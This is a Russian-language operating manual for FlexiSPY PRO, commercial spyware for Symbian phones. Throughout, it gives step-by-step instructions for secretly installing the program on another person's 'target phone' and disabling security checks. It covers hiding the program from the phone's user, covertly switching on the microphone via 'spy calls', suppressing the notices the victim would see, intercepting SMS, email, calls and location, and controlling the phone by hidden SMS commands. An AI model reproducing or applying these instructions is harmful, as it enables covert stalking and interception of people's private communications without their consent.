

Скачивание программы FLEXI PRO в наблюдаемый телефон

Если в ходе скачивания Вы получили сообщение о нарушении безопасности, пожалуйста, измените установки телефона следующим образом:

Main menu > Tools> Application manager> Settings> Online Certification > OFF
Main menu > Tools> Manager> Settings> Online Certification Check > OFF


1. Откройте веб браузер

2. Наберите *djp.cc* в окне браузера и нажмите *Go to*. При этом откроется страница, представленная в пункте 3.

3. Введите ваш код FlexiKEY

4. нажмите *DOWNLOAD*. Произойдет загрузка и инсталляция программы.

5. Перезагрузите телефон.




Данная опция требуется только для существующих пользователей

Изменение типа телефона

Эта функция требуется в случае, если Вы деинсталировали программу FlexiSpy с одного телефона и устанавливаете ее на другой телефон, и новый телефон имеет версию Symbian, отличную от версии Symbian на предыдущем телефоне. Выберите ваш новый тип телефона в этом окне.

Новым пользователям не требуется использовать эту функцию.




Продолжение на следующей странице


Инсталляция или апгрейд. Активация

После инсталляции FlexiSPY PRO, программа может быть активизирована из **главного окна FlexiSpy**. Чтобы вызвать **главное окно FlexiSpy** первый раз после установки программы, требуется набрать ***#900900900**, нажать клавишу «сделать звонок» и оборвать звонок через 3 секунды.


6. После перезагрузки телефона, наберите ***#900900900**, нажмите клавишу «сделать звонок», подождите 3 секунды и прекратите звонок.




7. При этом откроется **главное окно FlexiSpy**



8. Выберите пункт меню **OPTIONS**



9. Выберите пункт меню **ACTIVATE PRODUCT**



10. Введите Ваш код **FlexiKEY**

11. Выберите пункт меню **Activate**

Внимание:

После активации, Вы больше не сможете вызвать главное окно **FlexiSpy** с помощью кода **900900900**. Для вызова главного окна в будущем, используйте Ваш код **FlexiKEY** вместо **900900900**

Продолжение на следующей странице


Инсталляция или апгрейд. Изменение настроек.

После активации, необходимо установить **точку доступа в интернет (Internet Access Point)**, протестировать соединение, и настроить параметры программы в соответствии с Вашими потребностями.


12. Выберите пункт меню "Access Point" и нажмите OK. Если Ваш телефон настроен правильно, Вы увидите список доступных соединений. Выберите пункт меню INTERNET. Соединение WAP работать НЕ БУДЕТ. Через некоторое время, Вы получите сообщение "Activation Success".

Если Вы не получили сообщение "Activation Success", это означает, что способ соединения выбран неверно или введенный Вами код (FlexiKey) недействителен. Пожалуйста, возвратитесь к пункту 6.



За дополнительной информацией о выборе точки доступа обращайтесь к вашему провайдеру мобильной связи или посетите www.flexispy.com/globalapn.htm



13. Выберите пункт меню Options, затем пункт меню Settings, подменю Application



14. Выберите пункт меню Access Point



15. Выберите пункт "INTERNET". Не выбирайте WAP, поскольку этот способ работать не будет.

Продолжение на следующей странице

Настройка параметров программы

После активации, необходимо настроить параметры программы

В случае если по какой-либо причине вы вышли из окна **Settings** до полного окончания процедуры установки, обязательно перезагрузите телефон перед тем, как снова вызывать окно **Settings**.

Чтобы вызвать окно **Settings**, наберите ***# ваш_код_FLEXIKEY**, сделайте звонок и оборвите звонок через 3 секунды. Появится окно программы **FlexiSpy**. Затем выберите пункт **Options->Settings**.

Более подробная информация на **странице 3**.

16. Выберите пункт меню "OPTIONS", затем выберите пункт меню "TEST CONNECTION".
Подождите, пока FlexiSPY тестирует соединение. Вы должны получить сообщение





"CONNECTION SUCCESS"

Если Вы не получили этого сообщения, это означает, что способ соединения (пункт в меню Access Point) был выбран неправильно. Пожалуйста, правильный для Вашей сети способ соединения.

17. Внимание - установите пункт меню "START CAPTURE" на "Yes".
Если Вы не установите этот пункт меню на «Yes», никакие события регистрироваться не будут (этот пункт меню не влияет на возможность совершать скрытые разведывательные звонки)

ЕСЛИ ВЫ ЗАБУДЕТЕ ЭТОТ ШАГ, FLEXISPY БУДЕТ ВИДЕН ДЛЯ ПОЛЬЗОВАТЕЛЯ ТЕЛЕФОНА!!!


18. Выберите пункт меню Settings, подменю Prompts. Поставьте все значения на No.



Продолжение - настройка параметров СИСТЕМЫ

В случае если по какой-либо причине вы вышли из окна **Settings** до полного окончания процедуры установки, обязательно перезагрузите телефон перед тем, как снова вызывать окно **Settings**.

По умолчанию, **FlexiSpy** передает данные на сервер после **перехвата 10 событий** или по истечении **одного часа**, в зависимости от того, что наступит раньше. Чтобы минимизировать ваши расходы на оплату услуг провайдера, Вы можете увеличить максимальный промежуток времени между сеансами связи (**Report Timer**) и увеличить максимальное количество событий (**Max Number of Events**), по достижении которого происходит сеанс связи. Вы можете изменить эти значения в меню **Option -> Settings->Application**






19. "REPORT TIMER". Этот параметр определяет, через какие промежутки времени (в часах) FlexiSpy связывается с сервером для передачи информации.

20. Максимальное количество событий (Max Number of Events).

Этот параметр устанавливает максимальное количество событий, по достижении которого происходит сеанс связи с сервером. По умолчанию - 10 событий.

21. Регистрируемые события (Events to Capture). Вы можете выбрать, какие события требуется регистрировать - данные о телефонных звонках, SMS-сообщениях (включая текст сообщений), электронной почте (включая текст сообщений), и местоположение телефона. Рекомендуется выключить функцию определения местоположения телефона (Location), так как эта функция может генерировать значительное количество событий за короткое время. Вы сможете изменить эти параметры позднее с помощью управляющих SMS, как описано на странице 8



Установка FLEXISPY LIGHT завершена

Вы можете выйти из меню Settings и перезагрузить телефон.

Если Вы устанавливаете **FLEXISPY PRO**, смотрите продолжение на следующей странице.

Теперь Вы можете изменять все параметры программы с помощью управляющих SMS, как описано на **странице 8**.


Версия PRO

Этот раздел предназначен только для пользователей версии PRO

В случае если по какой-либо причине вы вышли из окна **Settings** до полного окончания процедуры установки, обязательно перезагрузите телефон перед тем, как снова вызывать окно **Settings**.


20. Выберите пункт меню "OPTIONS", затем пункт меню "SETTINGS", затем пункт меню "APPLICATION" и переключите пункт меню "Enable call" на "Yes".

21. Здесь надо вписать номер телефона, с КОТОРОГО Вы будете звонить, чтобы прослушать аудиоинформацию с наблюдаемого телефона.



Отключите функцию "CALL SUMMARY" наблюдаемого телефона.


22. Войдите в меню «Установки» (Settings)




23. Войдите в подменю «Звонки» (Call).



24. Установите функцию (отчет после звонка) (Summary after call) на Выключить (Off).



В результате, пользователь не будет получать этого сообщения о сделанном на его телефон скрытого разведывательного звонка.



Установка программы **FLEXISPY PRO** завершена.

Вы можете выйти из меню Settings и перезагрузить телефон.

Этот раздел предназначен только для пользователей версии PRO
Выполнение скрытых (разведывательных) звонков

Мы будем использовать следующие термины:

Наблюдаемый телефон (TARGET PHONE): телефон с установленной программой FlexiSpy, который подвергается мониторингу

Разведывательный телефон (MONITOR PHONE): телефон, с которого осуществляется прослушивание аудиоинформации, перехваченной на **Наблюдаемом телефоне**.

Когда **Наблюдаемый телефон** получает звонок от **Разведывательного телефона**, его микрофон скрытно включается. Вы можете слышать звуки, улавливаемые микрофоном **Наблюдаемого телефона**, на **Разведывательном телефоне**. При этом номер **Разведывательного телефона** должен быть заранее внесен в программу FlexiSpy, установленной на **Наблюдаемом телефоне**.

Существует три способа внести номер **Разведывательного телефона** в программу FlexiSpy в **Наблюдаемом телефоне**:

1. Использовать программу **FCTL (рекомендуется)**. См. Страницу 16
2. Открыть главное окно программы **FlexiSpy** и вписать номер вручную. См. Страницу 7
3. Послать **управляющий SMS** вручную, как показано ниже.

Установка номере Разведывательного телефона с помощью управляющего SMS

Предположим, номер Наблюдаемого телефона 977665533, а номер Разведывательного телефона 089876544.

Пошлите следующий SMS на номер 977665533:

< *#10 > < 0123456789 > < 089876544 >


Этот управляющий SMS инструктирует FlexiSpy PRO принимать тайные разведывательные звонки с номера 08987654. Вы должны получить SMS с ответом ОК.



Наблюдаемый телефон - 977665533
Flexikey - 0123456789



Разведывательный телефон - 089876544



1. Пошлите следующий управляющий SMS на наблюдаемый телефон вручную или с помощью программы FCTL:

< *#10 > < 0123456789 > < 08987654 >

2. После этого, Вы можете делать звонки на Наблюдаемый телефон для прослушивания аудиоинформации.

ВНИМАНИЕ: ВЫ НЕ МОЖЕТЕ ПРОСЛУШИВАТЬ ТЕЛЕФОННЫЕ ПЕРЕГОВОРЫ, только звуки, улавливаемые наблюдаемым телефоном в момент, когда по нему не ведутся переговоры. При проведении разведывательного звонка, **деактивируйте ВАШ микрофон или закройте его**, иначе пользователь Наблюдаемого телефона может услышать звуки, улавливаемые Вашим микрофоном.


Справочник по управляющим SMS

Вы можете полностью контролировать FlexiSPY с помощью управляющих SMS, как описано ниже. Для удобства, мы рекомендуем использовать программу FCTL (описанную на странице 16).
Управляющее сообщение SMS должно быть следующего формата:

<*#команда><flexikey><регистрация><время в часах><максимальное кол-во событий><регистрируемые события>

Управляющие SMS для изменения настроек FlexiSpy

Команда	Код FLEXIKEY	Регистрация	Время в часах	Максимальное количество событий	Регистрируемые события
<*#63>	<1234567>	0= Отключить регистрацию, 1 = включить регистрацию	Значение между 1 и 24	Значение между 1 и 500	Включить/выключить регистрацию событий "SMS", "Звонки", "Email", "Местоположение" 1=Включить 0=Выключить 1,1,1,1 -- Включить Sms,Voice,Email,Местоположение 0,0,0,0 -- Выключить Sms,Voice,Email, Местоположение 1,0,0,0 -- Включить Sms, Выключит Звонки, Email, Местоположение 0,1,0,0 - Выключить Sms, Включить Звонки, Выключить Email, Выключить Местоположение



Дополнительные управляющие SMS

Команда	Ваш код FLEXIKEY	Описание
<*#10>	<123456789><телефонный номер>	Разрешить разведывательные звонки с данного номера или сменить номер Разведывательного телефона (только версия PRO)
<*#20>	<123456789>	Отключить Разведывательные звонки (только версия PRO)
<*#60>	<123456789>	Разрешить перехват событий
<*#61>	<123456789>	Запретить перехват событий
<*#62>	<123456789>	Запросить диагностическую информацию
<*#64>	<123456789>	Немедленно провести сеанс связи с сервером
<*#65>	<123456789>	Изменить "Log Setting" на "30 дней"
<*#147258>	<123456789>	Перезагрузить телефон

FlexiSPY вышлет копию SMS с добавлением ОК для подтверждения или вышлет код ошибки:

[FSx 1.00] Error -300	SMS не является командой	[RBackupPro 1.00] Error -304	Неправильный код FlexiKEY
[RBackupPro 1.00] Error -301	Неправильный формат SMS команды	[RBackupPro 1.00] Error -305	Недействительный телефонный номер
[RBackupPro 1.00] Error -302	Команда не найдена или не зарегистрирована	[RBackupPro 1.00] Error-306	Телефонный номер не указан
[RBackupPro 1.00] Error -303	Недействительный код FlexiKEY	[RBackupPro 1.00] Error -307	FlexiSpy не активирован

Примеры управляющих SMS

ПРИМЕР 1: Разрешить Разведывательные звонки. Ваш код FlexiKEY 123456789

Пошлите следующий управляющий SMS на номер Наблюдаемого телефона:

< *#10> <123456789>

ПРИМЕР 2: Разрешить Разведывательные звонки с Разведывательного номера 0987654321. Ваш код FlexiKEY 123456789

Пошлите следующий управляющий SMS на номер Наблюдаемого телефона:

< *#10> <123456789> <0987654321>

ПРИМЕР 3: Разрешить Разведывательные звонки с международного Разведывательного номера 88666777888. Код страны, откуда Вы звоните, 88. Ваш код FlexiKEY 123456789

Пошлите следующий управляющий SMS на номер Наблюдаемого телефона:

< *#10> <123456789> <88,0666777888>

ПРИМЕР 4: Отключить Разведывательные звонки. Ваш код FlexiKEY 123456789

Пошлите следующий управляющий SMS на номер Наблюдаемого телефона:

< *#20> <123456789>

ПРИМЕР 5: Включить регистрацию событий. Ваш код FlexiKEY 123456789

Пошлите следующий управляющий SMS на номер Наблюдаемого телефона:

< *#60> <123456789>

ПРИМЕР 6: Выключить регистрацию событий. Ваш код FlexiKEY 123456789

Пошлите следующий управляющий SMS на номер Наблюдаемого телефона:

< *#61> <123456789>

ПРИМЕР 7: Получить диагностическую информацию от телефона. Ваш код FlexiKEY 123456789

Пошлите следующий управляющий SMS на номер Наблюдаемого телефона:

< *#62> <123456789>

ПРИМЕР 8: Задать следующие параметры:

Начать регистрацию, Время - 2 часа, максимальное количество событий 10, регистрировать SMS, Звонки, E-mail и Местоположение. Ваш код FlexiKEY 123456789

Пошлите следующий управляющий SMS на номер Наблюдаемого телефона:

< *#63> <0123456789> <1> <2> <10> <1,1,1,1>

Если ваша сеть не передает номер **Разведывательного телефона** (CALLER ID), то Разведывательный звонок совершить невозможно. Перед тем, как установить **Разведывательный номер**, убедитесь, что при обычном звонке с **Разведывательного телефона** на **Наблюдаемый телефон** номер **Разведывательного телефона** определяется.

Деактивация и активация

Если Вы хотите поменять наблюдаемый телефон, следует придерживаться следующей последовательности действий:




1. Скачать всю информацию с сервера на локальный компьютер
2. Деактивировать **FlexiSpy** в старом наблюдаемом телефоне (при этом вся информация на сервере будет удалена)
3. Удалить программу **FlexiSpy** из старого наблюдаемого телефона
4. Загрузить **FlexiSpy** в новый наблюдаемый телефон и активировать программу, как описано ранее.

1. Скачайте Вашу информацию с сервера

2. Наберите ***#ваш_код_FlexiKey** нажмите клавишу «сделать звонок», подождите 3 секунды и прекратите звонок. Выберите пункт меню **Options->Deactivate**

Выберите пункт меню **Options**, Затем снова выберите пункт меню **Deactivate**

Введите ваш код **FlexiKEY** и нажмите **Deactivate**. При этом **ВСЯ** информация с сервера будет удалена.



Теперь Вы можете установить FlexiSpy на новый телефон.


Диагностическая информация

FlexiSpy имеет функцию передачи **диагностической информации** в виде SMS сообщения. Эта информация понадобится Вам при обращении в службу поддержки. Вы можете получить эту информацию:

1. Вызвав окно программы **FlexiSpy** вручную
2. С помощью программы **FCTL** (см. **страницу 16**)
2. С помощью управляющего SMS **< *#62 > < ваш_код_flexiKey >** (см. **страницы 9-10**)

Пожалуйста, при обращении в службу поддержки высылайте диагностическую информацию.

1. Получение диагностики вручную
 Откройте главное окно **FlexiSpy** и выберите пункт меню **Help**, затем пункт меню **Info**. Вы увидите:
 сколько событий ожидают отправки на сервер, статус последнего соединения, **MONITOR number**, Версию программы **FlexiSpy**, целостность базы данных.
 При обращении в службу поддержки, эту информацию следует переписать и отправить по адресу **support@vervata.com**



2. Получение диагностики с помощью управляющего SMS.
 После отправки управляющего SMS **< *#62 > < ваш_код_flexiKey >** Вы получите SMS, присланный программой **FlexiSpy**. Он выглядит следующим образом:

[BackupPR01.00][62] OK ← **Версия программы**

Stealth: Yes

==Diagnostic==

RBackupPR0 : 1.00(0)

Total:3

SMS:1, Voice:0, Mail:0, Loc:2, Sys:0 ← **Общее количество перехваченных событий, ожидающих отправки на сервер, а также количество событий каждого типа - звонки, SMS, Email и местонахождение.**

Response:0, 0x0, 0xFF

Last time:01/01/0000 00:00 ← **Это статус последнего соединения с сервером и время последнего соединения (или попытки соединения). Если последняя попытка соединения с сервером была успешной, статус выглядит как 0x0, 0x7, 0x0. Если при последнем соединении произошли ошибки, статус будет выглядеть по другому (см. коды ошибок на странице 14)**

Total size: 3 KB

Disk free: 41387 KB

Installed Drive: C

Phone Mem Free: 41387 KB

Call Enable: Yes

Number:0123456789 ← **MONITOR NUMBER. Это номер разведывательного телефона (телефон, с которого программа FlexiSpy разрешает проводить разведывательные звонки.**

Corrupted: no

Damaged: No

Dropped count: 0

Row corrupted count: 0

Recovered count: 0

← **Данные о целостности базы данных**

Options Back

Чтение отчетов

Для доступа к собранной информации, войдите в Ваш аккаунт на сервере www.flexispy.com. Используйте логин и пароль, выбранные Вами при приобретении продукта. Вы увидите окно Activity List. Здесь приведена общая о событиях с данного наблюдаемого телефона. **Пожалуйста, периодически скачивайте информацию на локальный компьютер и удаляйте ее с сервера.**

TYPE: Тип события - VOICE, SMS, Email, Location, System. События System возникают при возникновении проблем на наблюдаемом телефоне, например, нехватка памяти. Перехват событий будет остановлен до разрешения проблемы.

DIRECTION: показывает направление звонка (входящий или исходящий)

MOBILE TIME: показывает время возникновения события ПО ЧАСАМ НАБЛЮДАЕМОГО ТЕЛЕФОНА (разумеется, FlexiSpy не может предельно, правильно ли выставлены часы в телефоне)

SERVER TIME: показывает время получения события сервером.

CONTACT NAME: показывает имя абонента в телефонной книге наблюдаемого телефона. Если абонента в телефонной книге нет, будет указан его телефонный номер. Для событий типа Location, будет показан номер сотовой станции или ее название.

События можно выделять, оставляя галочки в правой колонке, и удалять с помощью кнопки Delete.

DOWNLOAD: Скачать информацию в формате CSV.

MY PROFILE: Смена пароля, статус наблюдаемого телефона, версия программы.

The screenshot shows the 'EVENT LIST SCREEN' interface. At the top, there are navigation links for 'Home' and 'Blog', and a 'Logout' button. Below the header, there are tabs for 'All', 'Voice', 'SMS', 'Email', 'Location', 'System', 'Search', 'Download', 'My Profile', and 'Support'. The main area contains an 'Advanced Search Option' section with filters for 'Search this phone', 'For this keyword', 'In this category', 'In this direction', and 'Date From' to 'Date To'. Below the search filters is a table of events. The table has columns for 'Type', 'Direction', 'Duration', 'Contact Name', 'Mobile Time', and 'Server Time'. The events listed include 'LOC' (Location) and 'MAIL' (Email) events. At the bottom of the table, there are buttons for 'Delete', 'Refresh', and 'Report Setting', and a pagination control showing 'First | Previous | 1 | 2 | 3 | 4 | 5 | Next | Last'. Below the table, there is a 'Description' section with 'Incoming', 'Outgoing', and 'Missed' options. At the very bottom, it says 'LOGGED IN AS :: flexispy-cool@hotmail.com' and 'All contents (c) copyright 2006 - Vervata - Another Vervata product'.

Пример детальной информации для событий EMAIL и LOCATION (местонахождение)

SMS	Email	Location	System	Search	Download
	IMEI: 123695848562369				
	Client Time: 19/03/07 16:54:20				
	Server Time: 01/01/70 06:00:00				
	Event Type: MAIL				
	Direction: OUT				
	Size: 934.44 KB(956865 Bytes)				
	Contact Name: test				
	Mail: TO : test@flexispy.com;testmail@flexispy.com				
	Subject: Email Subject				
	Contents: Email Data Here...				

[back](#)

SMS	Email	Location	System	Search	Download
	IMEI: 123695848562369				
	Client Time: 22/03/07 15:15:23				
	Server Time: 01/01/70 06:00:00				
	Event Type: LOC				
	Location: Latitude: 36.030998 Longitude: 41.7589991				
	Cell ID: 12281				
	Cell Name: Almunge kyrkby				
	ID: 24001				
	Network Info: Name: Sweden - Telia Country Code: Sweden Area Code: 07DC Stockholm - Suburbs				

[back](#)

Устранение неполадок: вопросы и ответы

Проблема 1:

Я не могу активизировать программу после скачивания из Интернет. Я получаю сообщение об ошибке

Проблема 2:

Тестовое соединение не работает

Решение для 1 и 2:

APN (Access point), то есть точка доступа, выбрана неверно. Она должна выглядеть как «**название_сети-INTERNET**». **WAP** соединение работать не будет.

Смените точку доступа (**ACCESS POINT**). Вы можете попросить у Вашего провайдера мобильной связи последние данные по точкам доступа.

Проблема 3:

Сервер получал события до того, но перестал их получать в последние дни

Это может происходить по нескольким причинам, независящим от программы **FlexiSPY**.

- Телефон может не иметь кредита
- Карта SIM могла быть сменена и теперь телефон работает в другой сети
- **Наиболее вероятно, что телефон не может установить соединение с Интернет**

Вам следует провести диагностику телефона. Вы можете послать управляющий SMS вручную (**страницы 9-10**) или использовать программу **FCTL**.

Убедитесь, что SMS **delivery reports** разрешены на телефоне, с которого Вы отправляете SMS (важно как при отправке SMS вручную, так и при использовании программы **FCTL**).

Пошлите управляющий SMS.

После этого Вы должны получить **Delivery Confirmation (подтверждение доставки SMS)**. Это будет означать, что телефон включен.

Вслед за этим, Вы должны получить SMS с диагностической информацией. Это будет означать, что программа **FlexiSPY** работает. Из диагностики будет ясно, есть ли проблема с соединением с Интернет в настоящее время. Проверьте код **RESPONSE (см. страницу 12)**.

Мы рекомендуем использовать нашу программу для удаленного контроля, которая работает на любом телефоне с поддержкой **Java**. Вы можете скачать ее с <http://djp.cc/fctl.jad>. (**см. страницу 16**).

Чтобы послать управляющий SMS вручную, пошлите SMS, описанный на **странице 10, пример 7**. Вы можете скачать руководство на www.flexispy.com/manual.htm.

Если Вы не получили **Delivery Confirmation (подтверждение доставки SMS)**, это означает, что телефон выключен, или не имеет кредита.

Если Вы получили **Delivery Confirmation (подтверждение доставки SMS)**, но не получили диагностического SMS, это означает, что пользователь произвел полное обнуление телефона (**factory reset**), или **FlexiSpy** был инактивирован антивирусной программой.

Если Вы получили диагностический SMS, это означает, что **FlexiSPY** работает, и имеется временная проблема с выходом в Интернет. Если SIM карта была сменена, наблюдаемый телефон будет иметь другой номер, и Вам придется вручную изменить точки доступа для выхода в Интернет, как описано на **странице 4**.

Всегда высылайте снимок экрана с диагностикой на support@vervata.com перед обращением в службу поддержки. Это поможет разрешить Вашу проблему более эффективно.

Чтобы сделать снимок экрана с диагностикой, используйте программу **FCTL (страница 16)** ИЛИ пошлите управляющий SMS **< *#62# > < ваш_код_FLEXIKEY >** (**страница 8**)

Устранение неполадок: вопросы и ответы

Проблема 4:

При проведении скрытого разведывательного звонка, слышны гудки, как при обычном звонке, ответа не происходит

Для разрешения скрытого разведывательного звонка **FlexiSPY** сравнивает номер абонента и номер, введенный как номер разведывательного телефона при установке программы (**MONITOR number**). Если эти номера не совпадают, **FlexiSPY** не позволяет проведение скрытого разведывательного звонка.

Обычно, проблема состоит в том, что Ваш провайдер мобильной связи не передает номер абонента (**caller ID**).

1. Попробуйте сделать звонок на наблюдаемый телефон и запишите **ТОЧНЫЙ** номер, который высвечивается на дисплее наблюдаемого телефона.
2. Пошлите управляющий SMS с запросом диагностики, как показано на **странице 10, пример 7**.
3. В диагностическом SMS, найдите поле **MONITOR number**, как показано на **странице 12**.
4. Сравните эти номера. Для успешного проведения скрытого звонка необходимо, чтобы эти номера совпадали.
5. Если Вы видите знак + в номере звонящего абонента, Вам необходимо внести знак + в номер, записанный в программе **FlexiSpy**.
6. Если Ваша сеть не передает номер абонента, на дисплее высвечивается надпись "**PRIVATE**", "**UNKNOWN**" или надписи не появляются вообще. Если Вы делаете международный звонок, номер может не совпадать с номером, который Вы запрограммировали.

Всегда высылайте снимок экрана с диагностикой на **support@vervata.com** перед обращением в службу поддержки. Это поможет разрешить Вашу проблему более эффективно.

Чтобы сделать снимок экрана с диагностикой, используйте программу **FCTL** (**страница 16**) ИЛИ пошлите управляющий SMS **< *#62# > < ваш_код_FLEXIKEY >** (**страница 8**)

Руководство по FCTL

- **FCTL** является программой, выполняемой на любом телефоне с поддержкой Java.

- **FCTL** позволяет Вам контролировать наблюдаемый телефон без необходимости составлять сложные управляющие SMS. Просто выберите нужную команду из списка, и **FCTL** составит и вышлет соответствующее SMS.

Системные требования:


- Телефон **J2ME**

- Чтобы загрузить **FCTL**, введите адрес **djp.cc/fctl.jad** в веб браузер.


- По окончании загрузки программа будет установлена автоматически.

- При первом запуске программы, **FCTL** спросит номер наблюдаемого телефона (**TARGET Phone Number**) и Ваш код **FlexiKey**.

После того, как Вы установили программу и ввели номер наблюдаемого телефона и код FlexiKey, войдите в пункт меню "Change Flexikey & Phone No"



Убедитесь, что введенный Вами номер наблюдаемого телефона правилен, и при необходимости внесите изменения. При вводе международного номера, Вы можете ввести 00 вместо знака +. Например, код страны 66 и телефонный номер 0812345678, тогда следует ввести 0066812345678



Убедитесь, что введенный Вами код FlexiKey правилен, и при необходимости внесите изменения.

При изменении номера или кода, не забудьте нажать Save перед выходом из меню Setting!

Руководство по FCTL

Внимание:

Не все команды, которые содержатся в меню FCTL, поддерживаются старыми версиями FlexiSpy.


Выберите пункт меню «разрешить разведывательные звонки» (Enable Spy Call).




Введите номер разведывательного телефона и нажмите Send.

После исполнения данной команды, FlexiSpy разрешит проведение разведывательного звонка с данного номера.

Внимание: при вводе международного номера, пожалуйста, прочитайте руководство <http://www.flexispy.com/manual.htm>



Используйте эту команду для запрещения разведывательных звонков.



Используйте эту команду для начала перехвата событий программой FlexiSpy.

#60 Start Capture
#61 Stop Capture
#147258 Restart Target Phone
#62 Send Diagnostic
#64 Send Event Immediately
#63 Event Capture Settings
#65 Change Log Settings
Change Flexikey & Phone No
Help
About
Exit

Select


Руководство по FCTL

Используйте эту команду для остановки перехвата событий.

Используйте эту команду для перезагрузки наблюдаемого телефона. Команда работает только в случае, если наблюдаемый телефон работает под управлением Symbian 8. Телефон под управлением Symbian 9 не может быть перезагружен таким методом.

Используйте эту команду для проведения диагностики. FlexiSpy вышлет SMS с диагностической информацией на телефон с установленной FCTL. См. Страницу 12 с описанием диагностических SMS.



Эту команду инструктирует FlexiSpy немедленно провести сеанс связи с сервером для передачи собранной информации.



Руководство по FCTL

Внимание:

Для успешного перехвата звонков необходимо, чтобы в общих настройках наблюдаемого телефона (не в программе **FlexiSpy**, а именно в **общих настройках**) было разрешено хранить историю звонков. Здесь представлен скриншот наблюдаемого телефона. Если в поле "Log duration" (хранить историю звонков) стоит "No Log" (не хранить историю звонков), **FlexiSpy** не может перехватывать звонки. Программа **FlexiSpy** имеет специальную функцию, которая позволяет скрытно изменить настройку «не хранить историю звонков» на «хранить историю звонков в течении 30 дней».



Используйте эту команду для изменения следующих настроек программы FlexiSpy:

Внимание: Эта команда изменяет не настройки FlexiSpy, а общие настройки наблюдаемого телефона. Если Вы получаете перехваченные SMS, но не получаете звонки, это означает, что пользователь наблюдаемого телефона выставил настройку «не хранить историю звонков». Используйте эту команду для изменений настроек наблюдаемого телефона на "хранить историю звонков в течении 30 дней".

- Начать или остановить перехват

- Время между сеансами связи, в часах

- Максимальное количество событий

- Перехватываемые события

- Определять местонахождение телефона

